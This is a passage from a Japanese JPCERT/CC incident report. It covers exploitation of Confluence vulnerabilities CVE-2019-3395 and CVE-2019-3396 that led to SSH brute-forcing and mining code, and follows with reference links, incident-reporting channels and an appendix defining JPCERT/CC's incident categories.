Confluence Server および Confluence Data Center の脆弱性(CVE-2019-3395、CVE-2019-3396)を悪用した Web サーバへの不正アクセスに関する報告が寄せられました。この攻撃を受けたサーバは外部のサーバから攻撃コードをダウンロードし、実行させられます。実行させられる攻撃コードには、SSH に対するブルートフォース攻撃や仮想通貨のマイニングを行うコードが確認されています。
JPCERT/CC は、攻撃元となった IP アドレスの管理者並びに当該国の National CSIRT に適切に対応を行うよう依頼しました。また、当該脆弱性に関する注意喚起(3)を発行しました。

JPCERT/CC®

5. 参考文献

(1) JVN iPedia｜Atlassian Confluence Server および Data Center におけるサーバサイドのリクエストフォージェリの脆弱性
https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-002815.html

(2) JVN iPedia｜Atlassian Confluence Server におけるパストラバーサルの脆弱性
https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-002816.html

(3) JPCERT/CC｜Confluence Server および Confluence Data Center における複数の脆弱性に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190018.html

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報送信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウエアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウエア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウエアサイト

「マルウエアサイト」とは、閲覧することで PC がマルウエアに感染してしまう攻撃用サイトや、攻撃に使用するマルウエアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウエアサイト」に分類しています。

- 閲覧者の PC をマルウエアに感染させようとするサイト
- 攻撃者によりマルウエアが公開されているサイト

○ スキャン

「スキャン」とは、サーバや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス(システムへの影響がないもの)を指します。また、マルウエア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウエア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバプログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウエアが通信を行うサーバ
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウエア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウエアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウエアに感染させようとするサイト
- 特定の組織を標的としたマルウエアが通信を行うサーバ

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウエアによる情報の窃取
- マルウエア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。

JPCERT コーディネーションセンター(JPCERT/CC)
https://www.jpcert.or.jp/